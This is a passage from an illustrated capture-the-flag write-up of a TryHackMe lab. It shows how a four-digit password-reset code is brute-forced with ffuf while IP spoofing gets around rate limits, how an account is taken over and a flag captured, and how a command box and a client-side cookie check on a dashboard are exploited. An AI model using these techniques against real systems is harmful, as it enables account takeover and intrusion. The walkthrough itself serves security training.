

***Explanation.*** *Manual test of code 1111 with 166 seconds left. The page is ready to accept the next guess.*

## Figure 22 | Invalid code with 162 seconds left | Step 8





***Explanation.*** *The server rejects the code. The timer resets with each new page, so the window can be repeated.*

## Figure 23 | Request body in DevTools (recovery_code and s) | Step 8





***Explanation.*** *The Payload tab shows recovery_code=1111&s;=128. The attacker can control both values, which confirms the parameters to fuzz.*

## Figure 24 | ffuf pitchfork run | Step 8




***Explanation.*** *The pitchfork attack pairs num.txt (W1) with ips.txt (W2) at 143 requests per second. A response with status 200 and size 2191 shows the valid code (W1 5488, spoofed IP 1.1.22.133).*


### Figure 25 | ffuf pitchfork run on the second lab instance | Step 8




***Explanation.*** *The same attack against 10.144.157.190 at about 120 requests per second. Responses are mostly 302 with size 0; the 200 response with W1 6443 and W2 1.1.26.68 marks the valid code.*


## Phase 5 - Password reset and login

### Figure 26 | Reset Your Password form | Step 9





***Explanation.*** *After the correct recovery code, the new password and confirm fields are shown. The account password can be changed without the old one.*

### Figure 27 | Login with the reset password | Step 10





***Explanation.*** *Logging in as tester@hammer.thm with the new password succeeds.*

### Figure 28 | Dashboard after login (Flag 1) | Step 10




***Explanation.*** *Dashboard shows 'Welcome, Thor! - Flag: THM{AuthBypass3D}' and 'Your role: user'. This is the first flag.*


### Figure 29 | Login POST captured in Firefox Network tab | Step 10




***Explanation.*** *The login request on 10.144.157.190 sends email=tester%40hammer.thm&password;=123456 as form data and gets a 302 redirect to the dashboard.*


## Phase 6 - Client-side checks and source review

### Figure 30 | Dashboard command output (ls) | Step 13




***Explanation.*** *The command box runs ls and lists the web root, including 188ade1.key, config.php, execute_command.php and reset_password.php.*

## Figure 31 | View-source of index.php (second instance) | Step 2




```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Login</title>
    <link href="/hmr_css/bootstrap.min.css" rel="stylesheet">
    <!-- Dev Note: Directory naming convention must be hmr_DIRECTORY_NAME -->

</head>
<body>
<div class="container mt-5">
    <div class="row justify-content-center">
        <div class="col-md-4">
            <h3 class="text-center">Login</h3>
                    <form method="POST" action="">
            <div class="mb-3">
                <label for="email" class="form-label">Email</label>
                <input type="text" class="form-control" id="email" name="email" required>
            </div>
            <div class="mb-3">
                <label for="password" class="form-label">Password</label>
                <input type="password" class="form-control" id="password" name="password" required>
            </div>
            <button type="submit" class="btn btn-primary w-100">Login</button>
            <div class="mt-3 text-center">
                <a href="reset_password.php">Forgot your password?</a>
            </div>
        </form>
    </div>
</div>
</body>
</html>
```

***Explanation.*** *The same login form and the same developer note appear on the 10.146.143.112 instance.*

## Figure 32 | View-source of dashboard.php | Step 11



```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Dashboard</title>
    <link href="/hmr_css/bootstrap.min.css" rel="stylesheet">
    <script src="/hmr_js/jquery-3.6.0.min.js"></script>
    <style>
        body {
            background: url('/hmr_images/hammer.webp') no-repeat center center fixed;
            background-size: cover;
        }
        .container {
            position: relative;
            z-index: 10; /* Make sure the content is above the background */
            background-color: rgba(255, 255, 255, 0.8); /* Slight white background for readability */
            padding: 20px;
            border-radius: 10px;
        }
    </style>

        <script>

        function getCookie(name) {
            const value = `; ${document.cookie}`;
            const parts = value.split(`; ${name}=`);
            if (parts.length === 2) return parts.pop().split(';').shift();
        }


        function checkTrailUserCookie() {
            const trailUser = getCookie('persistentSession');
            if (!trailUser) {

                window.location.href = 'logout.php';
            }
        }

        setInterval(checkTrailUserCookie, 1000);
    </script>


</head>
<body>
<div class="container mt-5">
    <div class="row justify-content-center">
        <div class="col-md-6">
            <h3>Welcome, Thor! - Flag: THM{AuthBypass3D}</h3>
            <p>Your role: user</p>

            <div>
                <input type="text" id="command" class="form-control" placeholder="Enter command">
                <button id="submitCommand" class="btn btn-primary mt-3">Submit</button>
                <pre id="commandOutput" class="mt-3"></pre>
            </div>

            <a href="logout.php" class="btn btn-danger mt-3">Logout</a>
        </div>
    </div>
```


***Explanation.*** *The inline script checks the persistentSession cookie every second and redirects to logout.php when it is missing. The check runs in the browser.*

## Figure 33 | Editing the persistentSession cookie | Step 11





***Explanation.*** *The Storage tab shows persistentSession set to 1. Changing this cookie controls the client-side redirect.*

## Figure 34 | Python script in nano (form data) | Step 12



